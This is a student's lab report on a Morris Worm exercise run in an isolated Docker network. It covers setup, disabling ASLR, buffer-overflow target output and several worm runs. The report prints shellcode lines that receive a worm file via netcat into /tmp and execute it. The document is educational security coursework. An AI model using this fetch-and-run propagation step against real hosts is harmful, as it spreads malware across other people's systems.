Computer Security

Lab 4 Demo: Morris Worm Attack

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





Located lab setup files in shared folder.




I navigated to the “internet-nano” and “map” folders then used “sudo docker-compose build” to build the container images.




Then, I used “docker-compose up” to start the containers.




I confirmed map was working by going to “http://localhost:8080/map.html”.



I selected a node and opened it in console.



I began to ping by typing “ping 1.2.3.4” in the console then filtered using "icmp and dst 1.2.3.4" .



This resulted in the nodes flashing from the network traffic that was created during the ping.

```
stephaniesalgado@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
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stephaniesalgado@VM:~$ echo hello | nc -w2 10.151.0.71 9090
stephaniesalgado@VM:~$
```

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as153h-host_4-10.153.0.75           | Starting stack
as153h-host_4-10.153.0.75           | Input size: 504
as153h-host_4-10.153.0.75           | Frame Pointer (ebp) inside bof():  0xffce2f08
as153h-host_4-10.153.0.75           | Buffer's address inside bof():     0xffce2e98
as153h-host_4-10.153.0.75           | ==== Returned Properly ====
as153h-host_3-10.153.0.74           | ready! run 'docker exec -it 20b5ef4c0760 /bin/zsh'
to attach to this node
as153h-host_3-10.153.0.74           | Starting stack
as153h-host_3-10.153.0.74           | Input size: 504
as153h-host_3-10.153.0.74           | Frame Pointer (ebp) inside bof():  0xffab0418
as153h-host_3-10.153.0.74           | Buffer's address inside bof():     0xffab03a8
as153h-host_3-10.153.0.74           | ==== Returned Properly ====
as153h-host_3-10.153.0.74           | Starting stack
as153h-host_3-10.153.0.74           | Input size: 504
as153h-host_3-10.153.0.74           | Frame Pointer (ebp) inside bof():  0xffeb5a78
as153h-host_3-10.153.0.74           | Buffer's address inside bof():     0xffeb5a08
as153h-host_3-10.153.0.74           | ==== Returned Properly ====
as153r-router0-10.153.0.254         | ready! run 'docker exec -it c2a829c8c585 /bin/zsh'
to attach to this node
as153r-router0-10.153.0.254         | bird: Started
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
```

I tried some of the commands covered throughout the lab, this one is from task 2.

```
stephaniesalgado@VM:~/Share/Labsetup/worm$ sudo python3 wormv2.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
Getting next target...
Now attacking...
10.152.0.70
ping: {ipaddr}: Name or service not known
ping: {ipaddr}: Name or service not known
Traceback (most recent call last):
  File "wormv2.py", line 92, in <module>
    targetIP = getNextTarget()
  File "wormv2.py", line 61, in getNextTarget
    output = subprocess.check_output("ping -q -c1 -W1 {ipaddr}", shell = True)
  File "/usr/lib/python3.8/subprocess.py", line 415, in check_output
    return run(*popenargs, stdout=PIPE, timeout=timeout, check=True,
  File "/usr/lib/python3.8/subprocess.py", line 516, in run
    raise CalledProcessError(retcode, process.args,
subprocess.CalledProcessError: Command 'ping -q -c1 -W1 {ipaddr}' returned non-z
ero exit status 2.
stephaniesalgado@VM:~/Share/Labsetup/worm$
```


I received an error because the target it tried didn't exist in the network. After modifying the code, I was able to find a target successfully.

```
stephaniesalgado@VM: ~/Share/Labsetup/worm
stephaniesalgado@VM:~/Share/Labsetup/worm$ sudo python3 worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

After a bit of messing around with the "worm.py" file, I was able to start an attack.

```
stephaniesalgado@VM:~/Share/Labsetup/worm$ sudo python3 wormv2.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
Getting next target...
Now attacking...
10.151.0.73
ping: {ipaddr}: Name or service not known
*** {ipaddr} is alive launch the attack
**********************************
>>>>> Attacking 10.151.0.73 <<<<<
**********************************
```

I realized I had the wrong ping, so I went back and modified the file once more. This time the attack was successful... or so I thought.



I locate the target in map and launch console. However, the “worm.py” file was nowhere to be found within the target’s files. I had to go and do some more reading within the lab instructions and some online research. Finally, I found that we were supposed to set a destination within the “worm*.py” code used in the attack.

```
"echo '(^_^) Shellcode is running (^_^)';                                "
"nc -nvl 8080 > /tmp/worm.py                                             "
"python3 /tmp/worm.py                                                    "
"1234567890123456789012345678901234567890123456789012345678901234567890"
```

I changed the 2 middle lines, specifying the location to be “tmp”.

```
>>>>> Attacking 10.153.0.71 <<<<<
**********
Getting next target...
Now attacking...
10.151.0.73
*** {ipaddr} is alive launch the attack
**********
>>>>> Attacking 10.151.0.73 <<<<<
**********
Getting next target...
Now attacking...
10.151.0.72
*** {ipaddr} is alive launch the attack
**********
>>>>> Attacking 10.151.0.72 <<<<<
**********
Getting next target...
Now attacking...
10.151.0.73
*** {ipaddr} is alive launch the attack
**********
>>>>> Attacking 10.151.0.73 <<<<<
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
```

I launched another series of attacks. Then I checked out the map.



Finally, I was able to locate the target and find the “worm.py” file on it.

I also installed htop to monitor resources while running the attack.

Summary:

The Morris Worm attack lab has been very interesting. I honestly had a lot of trouble trying to get everything to run smoothly, but it was great when I saw everything running properly. It was my first time using docker containers so I'm not sure if that's part of what was challenging for me. The "map" interface seemed intuitive and it worked perfectly while filtering and viewing network topography. Modifying the python code proved difficult, but I liked the method we used for finding a target. Although the lab was really hard for me, I believe I learned a lot about Morris Worm, docker containers and network topography.